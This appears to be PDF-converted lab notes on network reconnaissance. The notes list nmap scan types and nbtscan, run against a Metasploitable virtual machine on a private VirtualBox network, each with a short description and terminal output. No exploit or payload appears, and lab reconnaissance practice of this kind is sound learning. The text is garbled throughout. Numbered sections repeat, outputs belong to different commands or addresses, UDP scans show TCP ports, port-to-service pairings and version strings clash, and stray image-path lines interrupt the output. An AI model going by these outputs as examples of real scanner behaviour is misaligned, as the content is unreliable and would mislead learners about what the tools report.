Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0018s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

root@kali: ~]

```

10) nmap -sT 192.168.56.101

Scans all the tcp connections.

```
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
[+] root@kali: ~
# nmap -ST 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ssh
22/tcp    open  telnet
23/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  rlogin
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
[+] root@kali: ~
#
```

11) nmap -sU 192.168.56.101

Scans all the udp connections.

```
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
[+] root@kali: ~
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:41 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.30% done; ETC: 04:49 (0:13:13 remaining)
Stats: 0:17:15 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 20.00% done; ETC: 04:52 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE SERVICE
53/udp   open  domain
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open  rpcbind
137/udp  open  netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open  nfs
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1033.56 seconds
[+] root@kali: ~
#
```

12) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.

```
root@kali:~# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:35 EST
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
Host is up (0.0014s latency).
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0014s latency).
Not shown: 955 closed ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.0p1 Ubuntu 2.6.0-1ubuntu1.2
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.12.0-1ubuntu1.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
1900/tcp  open  rpcbind     4 (RPC #100000) 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  shell        OpenBSD rshd 4.1
514/tcp   open  shell        Netkit rshd
18997/tcp open  java-rmi   GNU Classpath grmiregistry
2049/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2849/tcp  open  mfs          ProFTPD 1.3.1
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 8.0.22 - 8.0.22-0ubuntu0.20.04.1
5432/tcp  open  postgresql  PostgreSQL DB 8.3.8 - 8.3.7
5980/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          X (protocol 1.4)
6667/tcp  open  irc          UnrealIRCd
8089/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8090/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.lAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
root@kali:~#
```



```
root@kali:~# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
Host is up (0.0014s latency).
Not shown: 955 closed ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.0p1 Ubuntu 2.6.0-1ubuntu1.2
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.12.0-1ubuntu1.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
1900/tcp  open  rpcbind     4 (RPC #100000) 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  shell        OpenBSD rshd 4.1
514/tcp   open  shell        Netkit rshd
18997/tcp open  java-rmi   GNU Classpath grmiregistry
2049/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2849/tcp  open  mfs          ProFTPD 1.3.1
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 8.0.22 - 8.0.22-0ubuntu0.20.04.1
5432/tcp  open  postgresql  PostgreSQL DB 8.3.8 - 8.3.7
5980/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          X (protocol 1.4)
6667/tcp  open  irc          UnrealIRCd
8089/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8090/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.lAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
root@kali:~#
```

13) nmap -O 192.168.56.101

Used for OS detection.

```
root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
Host is up (0.0017s latency).
Not shown: 955 closed ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.0p1 Ubuntu 2.6.0-1ubuntu1.2
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.12.0-1ubuntu1.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
1900/tcp  open  rpcbind     4 (RPC #100000) 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  shell        OpenBSD rshd 4.1
514/tcp   open  shell        Netkit rshd
18997/tcp open  java-rmi   GNU Classpath grmiregistry
2049/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2849/tcp  open  mfs          ProFTPD 1.3.1
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 8.0.22 - 8.0.22-0ubuntu0.20.04.1
5432/tcp  open  postgresql  PostgreSQL DB 8.3.8 - 8.3.7
5980/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          X (protocol 1.4)
6667/tcp  open  irc          UnrealIRCd
8089/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8090/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS: Linux 2.6.0-1ubuntu1.2-8.0.22-0ubuntu0.20.04.1
Network Distance: 1 hop
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
root@kali:~#
```

14) nmap -A 192.168.56.101

Used for aggressive scan.

15) Ifconfig

Give our ip-address

nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.

```
It lists the IP addresses of all the devices in the specified range.

File Actions Edit View Help
[root@kali] ~
└─[ifconfig]
  eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::80a8:bd62%eth0 brd fe80::ff:fe80%eth0 mgtw 1
        ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
          RX packets 29 bytes 5572 (5.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 29 bytes 3456 (3.3 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
        RX packets 196 bytes 17032 (16.6 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 196 bytes 17032 (16.6 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali] ~
└─[nbtscan 192.168.56.102]
Doing NBT name scan for addresses from 192.168.56.102

IP address NetBIOS Name Server User MAC address

[root@kali] ~
└─[nbtscan 192.168.56.0/24]
Doing NBT name scan for addresses from 192.168.56.0/24

IP address NetBIOS Name Server User MAC address
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied
```

16) nmap 192.168.56.101

It scans the given ip-address.

```
root@kali: ~] # nmap 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:33 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1090/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8000/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

17) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.

```
root@kali: ~] # nmap -p 21,22 92.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0010s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

18) nmap -sT 192.168.56.101

Scans all the tcp connections.

```

root@kali: ~]# nmap -ST 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ssh
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

```

19) nmap -sU 192.168.56.101

Scans all the udp connections.

```

root@kali: ~]# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:41 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 11.30% done; ETC: 0:4:49 (0:13:13 remaining)
Stats: 0:1'11 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.99% done; ETC: 0:4:52 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0035s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE SERVICE
53/udp   open  domain
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open  rpcbind
137/udp  open  netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open  nfs
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1033.56 seconds

```

20) nmap -sV 192.168.56.101

This scan provides the versions of the services whose ports are open.

```

root@kali:~# nmap -O 192.168.56.181
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:35 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.181
Host is up (0.0014s latency).
Nmap showed 1 open port (tcp).
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0p1 Debian 2.3
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.1.12
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
143/tcp   open  imap        Dovecot IMAP4rev1 3.4.10
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  shell       OpenBSD rshd/rlogin
514/tcp   open  shell       Netkit rshd
1899/tcp  open  java-rmi   GNU Classpath registry
2049/tcp  open  nmb        Microsoft Windows NetBIOS port shell
2089/tcp  open  mft         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
2302/tcp  open  mysql      MySQL 5.7.33 (Ubuntu 5.7.33-0ubuntu0.20.04.1)
5432/tcp  open  postgresql PostgreSQL DB 8.3.8 - 8.3.7
5900/tcp  open  vnc        VNC (protocol 3.3)
6000/tcp  open  unknown    (unregistered)
6067/tcp  open  irc        UnrealIRCd
8089/tcp  open  ajp13      Apache Jserv Protocol v1.3
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds

root@kali:~# nmap -O 192.168.56.181
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

root@kali:~# nmap -O 192.168.56.181
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds

```

21) nmap -O 192.168.56.101 Used for OS detection.

```

root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0017s latency).
Nmap showed 1 open port (tcp).
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0p1 Debian 2.3
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.1.12
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
143/tcp   open  imap        Dovecot IMAP4rev1 3.4.10
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  shell       OpenBSD rshd/rlogin
514/tcp   open  shell       Netkit rshd
1899/tcp  open  java-rmi   GNU Classpath registry
2049/tcp  open  nmb        Microsoft Windows NetBIOS port shell
2089/tcp  open  mft         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
2302/tcp  open  mysql      MySQL 5.7.33 (Ubuntu 5.7.33-0ubuntu0.20.04.1)
5432/tcp  open  postgresql PostgreSQL DB 8.3.8 - 8.3.7
5900/tcp  open  vnc        VNC (protocol 3.3)
6000/tcp  open  unknown    (unregistered)
6067/tcp  open  irc        UnrealIRCd
8089/tcp  open  ajp13      Apache Jserv Protocol v1.3
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds

root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds

root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
Nmap scan warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds

```

22) nmap -A 192.168.56.101

Used for aggressive scan.

23) Ifconfig

Give our ip-address

nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.

```
It lists the IP addresses of all the devices in the specified range.

File Actions Edit View Help
root@kali:~[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::8848:bd62%eth0 brd fe80::ff:bd62%eth0 mgtu 128
                        prefixlen 10
                        scopeid 0x20<link>
        ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
        RX packets 29 byted 5572 (5.4 Kib)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 29 byted 3456 (3.3 Kib)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 brd ::1 prefixlen 10
                        scopeid 0<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 196 bytes 17032 (16.6 Kib)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 196 bytes 17032 (16.6 Kib)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~[~]
└─# nbtscan 192.168.56.102
Doing NBT name scan for addresses from 192.168.56.102
IP address NetBIOS Name Server User MAC address
Try Again

root@kali:~[~]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.101 METASPLOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied

root@kali:~[~]
```

24) nmap 192.168.56.101

It scans the given ip-address.

```
File Actions Edit View Help
192.168.56.255 Sendto failed: Permission denied

[+]# nmap 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:33 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1090/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

[+]#
```

25) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.

```
File Actions Edit View Help
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
1090/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2111/tcp open  cproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

[+]# nmap -p 21,22 92.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0010s latency).


PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[+]#
```

26) nmap -sT 192.168.56.101

Scans all the tcp connections.




```
File Actions Edit View Help
root@kali: ~]
# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

root@kali: ~]
```

27) nmap -sU 192.168.56.101

Scans all the udp connections.



```
File Actions Edit View Help
root@kali: ~]
# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
Nmap done: 1 IP address (1 host up) scanned in 1033.56 seconds
PORT      STATE SERVICE
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1033.56 seconds

root@kali: ~]
```

28) nmap -sV 192.168.56.101

